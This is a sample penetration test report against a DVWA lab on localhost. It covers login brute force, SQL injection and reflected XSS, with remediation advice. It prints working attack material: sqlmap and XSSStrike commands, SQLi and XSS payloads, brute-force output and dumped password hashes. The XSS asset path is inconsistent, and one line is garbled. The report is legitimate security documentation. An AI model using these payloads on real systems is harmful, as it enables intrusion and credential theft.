



SPARK42 Penetration Test Report (SAMPLE)

EXAMPLECLIENT LTD. | VERSION 1.0 | UPDATED: 2025-07-15

Contents

Report	2
DISCLAIMER	2
Executive summary	2
Findings Index	2
Rules of engagements	2
Targets and deliverables	2
Scope of testing	2
Time-frame	3
Methodology	3
Communication	3
Findings detail	4
ID01 - Brute-Force Vulnerability in Login Functionality	4
ID02 - SQL Injection	6
ID03 - Cross-Site Scripting (XSS) Reflected	9
Tools used	10

Report

DISCLAIMER

This report contains sensitive information related to the security posture of the tested systems and should be handled accordingly. It is intended solely for the use of the client organization and SPARK42. Unauthorized distribution, disclosure, or reproduction of any part of this document is strictly prohibited. The findings and recommendations presented herein are based on the information available and systems provided during the assessment window. SPARK42 cannot guarantee the discovery of all vulnerabilities or weaknesses in the tested environment.

Executive summary

SPARK42 was engaged to conduct a penetration test of selected assets belonging to the client organization. The primary objective was to identify potential vulnerabilities and assess the effectiveness of existing security controls through simulated attacks, while adhering to the defined scope and rules of engagement.

During the assessment, three critical vulnerabilities were identified:

- A brute-force vulnerability in the login mechanism, allowing for automated password guessing.
- A SQL Injection flaw enabling full backend database access.
- A reflected Cross-Site Scripting (XSS) vulnerability that could lead to session hijacking and user data theft.

The vulnerabilities vary in impact and exploitability but together represent a significant risk to the confidentiality, integrity, and availability of the system.

SPARK42 recommends prioritizing remediation of the SQL Injection flaw, followed by the implementation of brute-force mitigation controls and secure input handling to address the XSS issue.

Findings Index

ID	Title	Severity	OWASP Top 10 References
ID01	Brute-Force Vulnerability in Login Functionality	High	A07:2021 – Identification and Authentication Failures
ID02	SQL Injection	Critical	A01:2021 – Broken Access Control, A03:2021 – Injection, A07:2021 – Identification and Authentication Failures
ID03	Cross-Site Scripting (XSS) Reflected	Medium	A03:2021 – Injection

Rules of engagements

Targets and deliverables

The testing engagement covered a web application hosted at `http://localhost/` and its associated endpoints as defined by the client. Deliverables include:

- A comprehensive report detailing identified vulnerabilities, their impact, and recommended mitigations.
- Supporting evidence (screenshots, tool output) for each finding.
- A debrief session to walk through results and remediation priorities.

Scope of testing

Tested Assets Web Application: `http://localhost/`

- `/login.php`
- `/vulnerabilities/sqli/`
- `/vulnerabilities/xss_r/`

Testing Types

- Black-box and authenticated testing (user-level access)
- Manual and automated testing techniques
- Focus on application-layer vulnerabilities (OWASP Top 10)

Access Test credentials:

- Username: admin, Password: password

Time-frame

- Testing Start: 2025-07-01
- Testing End: 2025-07-05
- Report Delivery: 2025-07-08
- Debrief Meeting: 2025-07-10

Methodology

SPARK42 followed industry-standard penetration testing methodology based on:

- OWASP Testing Guide v4
- NIST SP 800-115
- PTES (Penetration Testing Execution Standard)

The test was conducted in the following phases:

1. Reconnaissance: Passive information gathering
2. Scanning & Enumeration: Identifying live endpoints and services
3. Vulnerability Analysis: Detection of weaknesses via manual and automated tools
4. Exploitation: Safe exploitation of identified flaws
5. Post-Exploitation: Assessing risk and potential impact
6. Reporting: Compilation of findings and recommendations

All activities were conducted with minimal disruption to the production environment.

Communication

Agreed

- Primary communication: Email/IM
- Escalation in case of critical or blocking issues: Phone call

Client Contact and Staff

Role	Name	Email	Phone
Project Manager	Jane Doe	jane.doe@exampleclient.com	+421 915 123 456
Escalation Point	John Smith	john.smith@exampleclient.com	+421 944 987 321

Provider Contact and Staff

Role	Name	Email	Phone
Pentester	Alice Novak	alice@spark42.io	+421 902 345 678
Pentester	Tom Kral	tom@spark42.io	+421 911 654 321
Project Manager	Petra Valek	petra@spark42.io	+421 948 112 334

Findings detail

ID01 - Brute-Force Vulnerability in Login Functionality

Severity: High

CVSSv3.1: 9.4

CVSSv3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

Affected Asset(s):

- /login.php

Description:

The login functionality at `/login.php` is vulnerable to brute-force attacks despite the presence of dynamic CSRF token protection. While the application correctly implements a CSRF token to prevent request forgery, it does not implement any rate-limiting, IP throttling, or account lockout mechanisms to mitigate repeated login attempts.

An attacker with a valid session can systematically automate login attempts against multiple username and password combinations. During testing, a custom script was used to:

- Obtain a fresh CSRF token per attempt.
- Send properly formatted login POST requests using a valid session cookie.
- Detect successful logins based on response content.

This demonstrates that the CSRF token is not coupled with any server-side mechanisms to throttle or block repeated failed login attempts. As a result, attackers can enumerate credentials at high speed without being detected or blocked, making the system highly susceptible to automated password-guessing attacks.

Impact:

This vulnerability significantly increases the risk of unauthorized access to user accounts, including administrative accounts, through credential stuffing or password guessing. In the absence of mitigations like rate-limiting or account lockout, even basic tools or simple scripts can successfully break into user accounts using commonly leaked or weak credentials.

If exploited, an attacker may:

- Gain access to user or administrator accounts.
- Escalate privileges and move laterally across the application.
- Exfiltrate sensitive user data or manipulate application content.
- Maintain persistent access through session hijacking or backdoors.

The impact is amplified in environments where users commonly reuse passwords or where administrator credentials are poorly protected. Without additional controls such as multi-factor authentication, this issue poses a high risk to the confidentiality and integrity of the system.

Evidence:

The login form was analyzed to identify the required fields and CSRF token behavior.




Figure 1: Captured Cookie and CSRF token information

After capturing a valid session cookie, a custom Python script was used to perform a brute-force attack. The script performs the following actions for each username/password combination:

- Fetches a fresh CSRF token from the login page
- Submits a POST request with credentials, token, and session cookie
- Analyzes the response to detect login success or failure

Example output:

```
# python3 csfr-brute.py http://localhost:80/login.php spnurkb5qac379mi6jv2468bb7 users.txt
↳ passwords.txt "Login failed"
Running brute force attack...
[FAILED] Username: user | Password: 123456
[FAILED] Username: user | Password: 12345678
[FAILED] Username: user | Password: qwerty
...
[FAILED] Username: admin | Password: 1234567
[FAILED] Username: admin | Password: abc123
[SUCCESS] Username: admin | Password: password
#
```

Recommendation(s):

- **Rate Limiting and Account Lockout**

Block authentication attempts from a single IP address after 20 consecutive failed login attempts (10-minute cooldown). Lock user accounts for 10 minutes after 5 failed login attempts.

- **Multi-Factor Authentication (MFA)**

Implement MFA to reduce the risk of account compromise even if valid credentials are obtained.

Further Guidance:

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- <https://cwe.mitre.org/data/definitions/307.html>
- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Brute_Force_Protection_Cheat_Sheet.html
- <https://pages.nist.gov/800-63-3/sp800-63b.html>

ID02 - SQL Injection

Severity: Critical

CVSSv3.1: 9.8

CVSSv3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Affected Asset(s):

- /vulnerabilities/sqli/index.php

Description:

The web application endpoint `/vulnerabilities/sqli/index.php` is vulnerable to SQL Injection (SQLi) via the `id` GET parameter. During testing, it was confirmed that input is not properly sanitized or parameterized, allowing raw SQL statements to be injected and executed directly by the backend database.

Automated testing using `sqlmap` identified multiple exploitable SQLi vectors, including:

- Boolean-based blind
- Error-based
- Time-based blind
- UNION-based injection

The vulnerable parameter was capable of executing SQL expressions that manipulate query logic, extract data from arbitrary tables, and even delay responses via `SLEEP()`, confirming full backend database control.

This issue exists despite the presence of a CSRF token elsewhere in the application, and no web application firewall or query-layer protection mechanisms were observed to be in place.

Impact:

This vulnerability enables a remote, unauthenticated attacker to gain unrestricted access to the application's database. Specifically, an attacker could:

- Bypass authentication and impersonate users (e.g., via payloads like `1' OR '1'='1`).
- Extract sensitive data, including usernames, hashed passwords, personal details, or business-critical records.
- Enumerate all database schema components, including databases, tables, and column structures.
- Retrieve password hashes and use them in offline cracking attacks or for credential reuse.
- Alter, delete, or insert data, depending on the permissions granted to the application's database user.
- Escalate privileges within the application if administrative account credentials are obtained.
- Leverage the database access as a pivot point to further compromise the underlying server or connected systems.

Given that this attack does not require prior authentication and grants direct interaction with the underlying database engine, this vulnerability presents a critical risk to the confidentiality, integrity, and availability of the entire system.

Evidence:

SQL injection vulnerability was identified using `sqlmap`:

```
sqlmap --fresh-queries --url="http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit#"
↳ --cookie="security=low; PHPSESSID=lrncld2q29s5ddvb1bno2k41o5"
```

...

web server operating system: Linux Debian 9 (stretch)

web application technology: Apache 2.4.25

back-end DBMS: MySQL >= 5.0 (MariaDB fork)

...

It was possible to retrieve the list of databases in the application backend:

```
available databases [2]:
```

```
[*] dvwa
```

```
[*] information_schema
```

List of tables in dvwa database:

Database: dvwa
[2 tables]

```
+-----+  
| guestbook |  
| users     |  
+-----+
```

Columns of table users in dvwa database:

Database: dvwa
Table: users
[8 columns]

```
+-----+-----+  
| Column      | Type      |  
+-----+-----+  
| user        | varchar(15)|  
| avatar      | varchar(70)|  
| failed_login| int(3)      |  
| first_name  | varchar(15)|  
| last_login  | timestamp   |  
| last_name   | varchar(15)|  
| password    | varchar(32)|  
| user_id     | int(6)      |  
+-----+-----+
```

The hashed passwords:

Database: dvwa
Table: users
[5 entries]

```
+-----+-----+-----+  
| user_id | user      | password                                     |  
+-----+-----+-----+  
| 1       | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 |  
| 2       | gordonb   | e99a18c428cb38d5f260853678922e03 |  
| 3       | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b |  
| 4       | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7 |  
| 5       | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99 |  
+-----+-----+-----+
```

To confirm the SQLi in processing the `id` manually, either to navigate the browser to the url `https://localhost/vulnerabilities/sqli/`, type `1' OR 1=1#` in the User ID form field and click Submit or just visit the crafted url: `https://localhost/vulnerabilities/sqli/?id=1%27+OR+1%3D1%23&Submit=Submit#`




Figure 2: Payload execution led to listing all users

Recommendation(s):

To remediate the SQL Injection vulnerability identified in `/vulnerabilities/sqli/index.php`, the following technical and procedural controls are recommended:

- **Use Parameterized Queries (Prepared Statements):**

Avoid building SQL queries by concatenating user input. Use parameterized queries to ensure input is treated as data only.

- **Validate Input Types:**

Accept only expected input formats (e.g., numeric values for IDs). Reject anything else early.

- **Limit Database Permissions:**

Use a dedicated database user with the minimum required privileges (e.g., read-only access where possible).

- **Deploy a Web Application Firewall (WAF):**

Use a WAF (e.g., ModSecurity) to help detect and block common SQL injection patterns.

Further Guidance:

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- https://owasp.org/Top10/A03_2021-Injection/
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- <https://cwe.mitre.org/data/definitions/89.html>
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://capec.mitre.org/data/definitions/66.html>

ID03 - Cross-Site Scripting (XSS) Reflected

Severity: Medium

CVSSv3.1: 5.4

CVSSv3.1 Vector: AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N

Affected asset(s):

- /vulnerabilities/sqli/session-input.php (ID)

Description:

A Reflected Cross-Site Scripting (XSS) vulnerability was identified in the `name` parameter of the `/vulnerabilities/xss_r/` endpoint. At the time of testing, the application failed to adequately sanitize or encode user-supplied input before reflecting it in the HTML response.

This allows an authenticated attacker to craft malicious links or inputs that execute arbitrary JavaScript in the context of the victim's browser session when they interact with the vulnerable page.

The vulnerability was confirmed using the XSSStrike tool and manually verified by injecting payloads such as `"><img src=x onerror=alert(1)>`, which successfully triggered JavaScript execution.

Impact:

Successful exploitation of this reflected XSS vulnerability enables an attacker to:


- Hijack user sessions, if cookies are not marked `HttpOnly`.
- Perform phishing attacks by injecting malicious UI elements.
- Deface content by modifying client-side HTML/DOM.
- Redirect users to malicious websites.
- Exfiltrate sensitive information displayed on the page.

As the vulnerability exists even at the "High" security level of DVWA, it demonstrates that insufficient input validation and output encoding are present, even when protections are expected to be more robust. Although attacker authentication is required in this lab context, in real-world applications, similar vulnerabilities could be more broadly exploitable depending on access control and exposure.

Evidence:

The XSS vulnerability was identified by running the XSSStrike against the variable `name` on URL `/vulnerabilities/xss_r/`:

```
python3 xssstrike.py -u "http://localhost/vulnerabilities/xss_r/?name=user" --headers  
↪ "Cookie: PHPSESSID=ml5cu6vgfbc14fkq75amqh8g6; security=high" --console-log-level INFO
```



```
[offense-1] Terminal - user@offense-1: ~/XSSstrike/XSSStrike  
File Edit View Terminal Tabs Help  
(XSSstrike) user@offense-1:~/XSSstrike/XSSStrike$ python3 xssstrike.py -u "http://localhost/vulnerabilities/xss_r/?name=user"  
--headers "Cookie: PHPSESSID=ml5cu6vgfbc14fkq75amqh8g6; security=high" --console-log-level INFO  
  
XSSStrike v3.1.5  
  
[~] Checking for DOM vulnerabilities  
[+] WAF Status: Offline  
[!] Testing parameter: name  
[!] Reflections found: 1  
[~] Analysing reflections  
[~] Generating payloads  
[!] Payloads generated: 3072  
  
-----  
[+] Payload: <hTML/+onmoUSEoVer%0a=%0a(confirm)()%0dx>  
[!] Efficiency: 100  
[!] Confidence: 10  
[?] Would you like to continue scanning? [y/N]  
(XSSstrike) user@offense-1:~/XSSstrike/XSSStrike$
```

Figure 3: Example of XSSStrike run

XSSStrike identified that the `name` parameter reflects unsanitized input and executed a payload that triggers JavaScript code execution.

To validate manually, navigate the web browser to `http://localhost/vulnerabilities/xss_r/` and enter the following payload in the "name" field: `in to feld name type:`

```
"><img src=x onerror=alert(1)>
```

and Submit the form.




Figure 4: Example of the manual validation using the web browser

The browser executed the JavaScript in the context of the current user, confirming that input is not properly sanitized or encoded before being reflected.

Recommendation(s):

- Sanitize and encode all user input before reflecting it in the response.
- Use frameworks or libraries that automatically escape content (e.g., using `htmlspecialchars()` in PHP).
- Implement Content Security Policy (CSP) headers to mitigate the impact of XSS.

Further Guidance:

- https://owasp.org/Top10/A03_2021-Injection/
- <https://cwe.mitre.org/data/definitions/79.html>
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://developer.mozilla.org/en-US/docs/Glossary/Cross-site_scripting
- <https://portswigger.net/web-security/cross-site-scripting>

Tools used

- Burp
- ZAP
- Nikto
- sqlmap
- XSSStrike